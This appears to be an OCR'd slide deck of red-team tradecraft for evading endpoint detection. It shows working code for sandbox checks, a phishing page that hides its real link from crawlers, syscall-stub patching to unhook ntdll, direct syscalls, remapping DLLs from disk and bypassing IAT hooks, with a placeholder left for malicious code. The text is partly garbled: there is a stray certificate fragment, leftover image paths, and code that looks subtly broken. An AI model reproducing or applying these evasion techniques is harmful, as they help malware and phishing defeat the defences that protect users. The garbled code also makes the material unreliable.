# cm9zb2Z0IFdpbmRvd3MgRGVmZW5kZXIgQWR2YW5jZWQgVGhyZWF0IFByb3RlY3Rp
# b24wggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQC0y67idUrLERDl3ls1
```


Defeating “Machine Learning”

CHAINING VARIOUS TRICK

These scripts export functionalities such as:



```
Function Get-RegistryValue
{
    Param(
        [Parameter()]
        [String]
        $RegistryLocation,

        [Parameter()]
        [String]
        $RegistryKey
    )
```



```
function Import-CSharpLibrary {
    [CmdletBinding()]
    param (
        # Path to the .cs file.
        [Parameter(Mandatory=$true)]
        [string] $Path,

        # Should ignore compilation warnings.
        [Parameter()]
        [switch] $IgnoreWarnings
    )
    $code = Get-Content -LiteralPath $Path -Raw
    Add-Type -TypeDefinition $code -Language CSharp -IgnoreWarnings:$IgnoreWarnings
}
```

Defeating “Machine Learning”

CHAINING VARIOUS TRICK

We now have a bring your own Microsoft signed scripts on the target.


```
import-module .\2495bc93-83e1-44f8-a623-46ad2323ee99.ps1
Get-RegistryValue -RegistryLocation HKLM\SYSTEM\CurrentControlSet\Services\sense -RegistryKey Start
0
2
```

Defeating “Sandboxing”

Assess if the interaction is human, not if it’s automated

Your phishing payload was executed by a user: you would expect some interaction on the system

Monitor foreground window activity



```
void MonitorForegroundWindows() {
    DWORD DW_MAX_SIZE = 256;
    DWORD MIN_COUNT = 10;
    CHAR current[MAX_SIZE + 1];
    DWORD passed = 0;
    memset(current, 0x00, DW_MAX_SIZE);

    while(passed < MIN_COUNT) {
        HWND hwnd = GetForegroundWindow();
        CHAR *title = (CHAR*)GlobalAlloc(GPTR, DW_MAX_SIZE + 1);
        GetWindowTextA(hwnd, title, DW_MAX_SIZE);
        if(strcmp(title, current) == 0) {
            strncpy(current, title, DW_MAX_SIZE);
            passed++;
        }
        GlobalFree(title);
    }
}
```

Defeating “Sandboxing”

Assess if the interaction is human, not if it’s automated

You can also monitor for:

- Process check Chrome, Outlook etc...
- Mouse, Keyboard and other peripherals
- Number of DNS queries
- …


The goal is to avoid automated escalation detection

Defeating “Sandboxing”

HIDE YOUR PHISHING PAYLOAD FROM CRAWLER

mouseover event can be used to trigger code change at runtime

In this case the script also expect movement over the body not just an automated click



```
<!DOCTYPE html>
<html id="bodydiv">
    <head>
    </head>
    <body>
    <a href="#" id="link">click me</a>
    <script>
        var counter = 0;
        var bodyelement = document.getElementById("bodydiv");
        var hrefelement = document.getElementById("link");
        window.addEventListener('load', function () {
            var isset = false;

            bodyelement.addEventListener("mouseover", trigger, false);
            hrefelement.addEventListener("mouseover", loader, false);
        })

        function trigger(e) {
            counter++;
        }

        function loader(e) {
            if(counter > 10) {
                hrefelement.href = "https://mr.un1k0d3r.com/";
            } else {
                hrefelement.href = "https://google.com";
            }
        }
    </script>
    </body>
</html>
```

Defeating "User Mode Hooking"


REMOVE IT OR HIDE FROM IT?

kernel32!OpenProcess

kernelbase!OpenProcess

ntdll!NtOpenProcess

syscall 0x26


```
ntdll.dll:00007FFFC75ACAD0
ntdll.dll:00007FFFC75ACAD0 ntdll_NtOpenProcess:
ntdll.dll:00007FFFC75ACAD0 jmp      near ptr unk_7FFF87590298
ntdll.dll:00007FFFC75ACAD0
ntdll.dll:00007FFFC75ACAD0 ; -----------------------------------
ntdll.dll:00007FFFC75ACAD5 db 0CCh ; Ì
ntdll.dll:00007FFFC75ACAD6 db 0CCh ; Ì
```

```
.text:000000018009CAD0                 public NtOpenProcess
.text:000000018009CAD0 NtOpenProcess   proc near
.text:000000018009CAD0
.text:000000018009CAD0                 mov     r10, rcx
.text:000000018009CAD3                 mov     eax, 26h ; '&'
.text:000000018009CAD8                 test    byte ptr ds:7FFE0308
.text:000000018009CAE0                 jnz     short loc_18009CAE5
.text:000000018009CAE2                 syscall
.text:000000018009CAE4                 retn
```

Defeating “User Mode Hooking”

REMOVE IT OR HIDE FROM IT?

To revert it back to the original state, we need 11 bytes


```c
VOID PatchHook(CHAR* address, unsigned char id, char high) {
    DWORD dwSize = 11;
    CHAR* patch_address = address;
    //\x4c\x8b\xd1\xb8\xXX\xHH\x00\x00\x0f\x05\xc3
    CHAR* patch[dwSize];
    sprintf(patch, "\x4c\x8b\xd1\xb8%c%c%c%c\x0f\x05\xc3", id, high, high ^ high, high ^ high);

    DWORD dwOld;
    VirtualProtect(patch_address, dwSize, PAGE_EXECUTE_READWRITE, &dwOld);
    memcpy(patch_address, patch, dwSize);
}
```

https://github.com/Mr-Un1k0d3r/EDRs


Defeating “User Mode Hooking”

REMOVE IT OR HIDE FROM IT?

Revert back the ntdll.dll content back to the original state



```
PatchHook(NtProtectVirtualMemory, 0x50, 0x00);
PatchHook(NtAllocateVirtualMemory, 0x18, 0x00);
PatchHook(NtAllocateVirtualMemoryEx, 0x76, 0x00)
PatchHook(NtDeviceIoControlFile, 0x7, 0x00);
```




```
int main (int argc, char **argv) {
    CleanUp();

    // Malicious Code

    return 0;
}
```

Defeating “User Mode Hooking”

REMOVE IT OR HIDE FROM IT?

You can also completely reimplement the syscall on your own like syswhisper.


https://github.com/klezVirus/SysWhispers3



```
NTSTATUS __attribute__ ((noinline)) SyscallNtCreateFile(
  PHANDLE            FileHandle,
  ACCESS_MASK        DesiredAccess,
  POBJECT_ATTRIBUTES ObjectAttributes,
  PIO_STATUS_BLOCK   IoStatusBlock,
  PLARGE_INTEGER     AllocationSize,
  ULONG              FileAttributes,
  ULONG              ShareAccess,
  ULONG              CreateDisposition,
  ULONG              CreateOptions,
  PVOID              EaBuffer,
  ULONG              EaLength
) { asm(".byte 0x49, 0x89, 0xca, 0xb8, 0x55, 0x00, 0x00, 0x00, 0x0f, 0x05, 0xc3"); }
```

Defeating “User Mode Hooking”

REMOVE IT OR HIDE FROM IT?



```c
int main() {
    FARPROC RtlInitUnicodeString = GetProcAddress(LoadLibrary("ntdll.dll"), "RtlInitUnicodeString");
    printf("RtlInitUnicodeString address 0x%p\n", RtlInitUnicodeString);
    HANDLE hFile = NULL;
    UNICODE_STRING pus;
    IO_STATUS_BLOCK isb = {0};
    LARGE_INTEGER li;
    li.QuadPart = 256;

    PCWSTR path = L"\\??\\C:\\filepath";
    RtlInitUnicodeString(&pus, path);

    OBJECT_ATTRIBUTES oa = {0};
    oa.Length = sizeof(OBJECT_ATTRIBUTES);
    oa.RootDirectory = NULL;
    oa.ObjectName = &pus;
    oa.Attributes = OBJ_CASE_INSENSITIVE;
    oa.SecurityDescriptor = NULL;
    oa.SecurityQualityOfService = NULL;

    SyscallNtCreateFile(&hFile, STANDARD_RIGHTS_ALL, &oa, &isb, &li, FILE_ATTRIBUTE_NORMAL,
                        FILE_SHARE_READ, FILE_CREATE, FILE_NON_DIRECTORY_FILE, NULL, NULL);

    // WriteFile(hFile, ...);
    printf("HANDLE VALUE 0x%p\n", hFile);

    return 0;
}
```

Defeating “User Mode Hooking”

REMOVE IT OR HIDE FROM IT?

To unhook, you need to modify the memory permission using NtProtectVirtualMemory, which is hooked itself

You need to be clever when you changer permission

NtProtectVirtualMemory is at 0x9ceb0

ZwIsProcessInJob is at 0x9ce90


Call VirtualProtect(addr of ZwIsProcessInJob, size = 0x20 + size needed in NtProtect)

Defeating “User Mode Hooking”

REMOVE IT OR HIDE FROM IT?

You can also map the dll from disk and update the PEB Ldr Module list to point to the freshly mapped file using CreateFileMapping and MapViewOfFile APIs

WARNING Certain EDR will trigger an alert based on the address used for the mapped file and the module stomping



```
VOID *MapFileFromDisk(CHAR *name, HANDLE *hFile, HANDLE *hMap) {
        VOID *data = NULL;
        HANDLE localHFile = *hFile;
        HANDLE localHMap = *hMap;
        localHFile = CreateFile(name, GENERIC_READ, FILE_SHARE_READ | FILE_SHARE_WRITE, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
        localHMap = CreateFileMapping(localHFile, NULL, PAGE_READONLY | SEC_IMAGE, 0, 0, NULL);
        data = MapViewOfFile(localHMap, FILE_MAP_READ, 0, 0, 0);

        hFile = &localHFile;
        hMap = &localHMap;

        return data;
}
```

Defeating “User Mode Hooking”


IAT HooKS?

Executable use the IAT Import Address Table to map Windows API call


The table can be hooked by EDR

Solution? Direct Windows API call

PEB -> Ldr -> kernel32.dll -> export table parsing to get real API address



Address	Ordinal	Name	Library
000000000040A26C		CloseHandle	KERNEL32
000000000040A274		CreateFileA	KERNEL32
000000000040A27C		DeleteCriticalSection	KERNEL32
000000000040A284		EnterCriticalSection	KERNEL32
000000000040A28C		ExitProcess	KERNEL32
000000000040A294		GetCurrentProcess	KERNEL32
000000000040A29C		GetCurrentProcessId	KERNEL32



```
.idata:000000000040A29C ; DWORD __stdcall GetCurrentProcessId()
.idata:000000000040A29C                 extrn __imp_GetCurrentProcessId:qword
```

Defeating “User Mode Hooking”

